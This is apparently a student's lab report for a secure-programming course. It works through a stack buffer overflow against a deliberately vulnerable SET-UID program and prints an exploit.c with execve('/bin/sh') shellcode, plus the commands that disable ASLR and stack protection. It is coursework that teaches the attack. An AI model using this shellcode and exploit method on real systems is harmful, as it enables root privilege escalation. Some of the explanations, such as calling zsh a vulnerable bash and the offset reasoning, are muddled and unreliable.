CSE: 5382-001: SECURE PROGRAMMING


ASSIGNMENT 3

Tharoon T Thiagarajan


1001704601

2.1 Turning Off Countermeasures

Before starting the assignment with buffer overflow attacks we first disable the address space randomization of the linux system using the command sudo sysctl -w kernel.randomize_va_space=0. This does not the randomize the starting address of the heap and the stack.




I also created the symbolic link to point the /bin/sh to /bin/zsh/. zsh is a vulnerable bash in the current ubuntu system. We create the symbolic link to zsh because /bin/sh is patched and is not vulnerable to shellshock attacks.




2.2 Task 1: Running Shellcode

Output:

I created the program call_shellcode.c from the given assignment. I then compiled using the command “gcc -z execstack -o call_shellcode call_shellcode.c”, which compiles the program using the execstack. We use the execstack command during the compile so that the program is executed from the stack.




Now when I ran the program which I compiled using the execstack, I was able to invoke the shell. This is because the call_shellcode invokes the execve() function which in turn calls the /bin/sh to invoke the shell. The invocation of the shell happens in the code array of the program where the machine instructions are stored.




2.3 The Vulnerable Program

Output:

I created the the given program stack.c and I compiled using the "gcc -o stack -z execstack -fno-stack-protector stack.c" command. By default, the gcc compiler uses a security feature called Stack Guard to prevent the program from buffer overflow attacks. We use the "-fno-stack-protector" so that the stack guard is disabled while compiling the program. After compiling the program, I have changed the ownership of the compiled program 'stack' to root and made it a SET-UID program using the chown and chmod commands.



Now I ran the GNU debugger to set the break point in the given program using the gdb stack command. In the debugger mode I set the break point in the main() function of the program. The program stops at the main() function since I have set the breakpoint. I then given give the n command to further run the program. Then I give the command ‘p /x &str’ to get the stack address of the str stored in the memory. With the help of this address we will be able to perform the buffer overflow attack.




```
/bin/bash                                              En        2:06 AM
                          /bin/bash 66x25

[-----------------------------------registers-----------------------
-------------]
EAX: 0xb7fbbdbc --> 0xbfffed2c --> 0xbfffef39 ("XDG_VTNR=7")
EBX: 0x0
ECX: 0xbfffec90 --> 0x1
EDX: 0xbfffecb4 --> 0x0
ESI: 0xb7fba000 --> 0x1b1db0
EDI: 0xb7fba000 --> 0x1b1db0
EBP: 0xbfffec78 --> 0x0
ESP: 0xbfffea60 --> 0xb7fdb2e4 --> 0x0
EIP: 0x80484ee (<main+20>:      sub    esp,0x8)
EFLAGS: 0x286 (carry PARITY adjust zero SIGN trap INTERRUPT direct
ion overflow)
[-------------------------------------code--------------------------
-------------]
   0x80484e5 <main+11>: mov    ebp,esp
   0x80484e7 <main+13>: push   ecx
   0x80484e8 <main+14>: sub    esp,0x214
=> 0x80484ee <main+20>: sub    esp,0x8
   0x80484f1 <main+23>: push   0x80485d0
   0x80484f6 <main+28>: push   0x80485d2
   0x80484fb <main+33>: call   0x80483a0 <fopen@plt>
   0x8048500 <main+38>: add    esp,0x10
[------------------------------------stack--------------------------
```

```
                                                       En        2:06 AM
                          /bin/bash 66x25

Breakpoint 1, main (argc=0x1, argv=0xbfffed24) at stack.c:24
24          badfile = fopen("badfile", "r");
gdb-peda$ n
```

```
/bin/bash                                              En        2:07 AM
                          /bin/bash 66x25
Legend: code, data, rodata, value
25          fread(str, sizeof(char), 517, badfile);
gdb-peda$ p /x &str
$1 = 0xbfffea67
```

I then disassemble the bof() using the disass function to know the address where the copying of badfile content happens. It happens at 0x24 where we find the mov command.



2.4 Task 2: Exploiting the Vulnerability

Output:

To exploit the buffer overflow vulnerability, we have the given exploit.c program. I have made changes to the given exploit.c program by explicitly overflowing the buffer using the strcpy() function. I exploit the code by copying the entire shellcode array to the buffer array by adding an extra space offset of 200. From the address which we got from the GNU debugger for the str in the stack.c program, we perform manipulation of the address.

Address of str = 0xbfffea67

Converting the address to decimal number = 3221219943

I then add the offset address of 200 to the decimal number, we get = 3221220143


I then convert the above decimal number to hexadecimal we get = BFFFEB2F

Now I copy the address bfffeb2f into the buffer array along with adding the address of the mov command which we got from disassembling the bof() function.

new 1 | new 5 | call_shellcode.c | stack.c | exploit.c


```
/* exploit.c  */
/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0"              /* xorl     %eax,%eax              */
    "\x50"                  /* pushl    %eax                   */
    "\x68""//sh"            /* pushl    $0x68732f2f            */
    "\x68""/bin"            /* pushl    $0x6e69622f            */
    "\x89\xe3"              /* movl     %esp,%ebx              */
    "\x50"                  /* pushl    %eax                   */
    "\x53"                  /* pushl    %ebx                   */
    "\x89\xe1"              /* movl     %esp,%ecx              */
    "\x99"                  /* cdq                             */
    "\xb0\x0b"              /* movb     $0x0b,%al              */
    "\xcd\x80"              /* int      $0x80                  */
;
void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* Buffer Overflow Exploit */
    strcpy(buffer + 200, shellcode);
    strcpy(buffer + 0x24, "\x2f\xeb\xff\xbf");

    /* You need to fill the buffer with appropriate contents here */
    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```

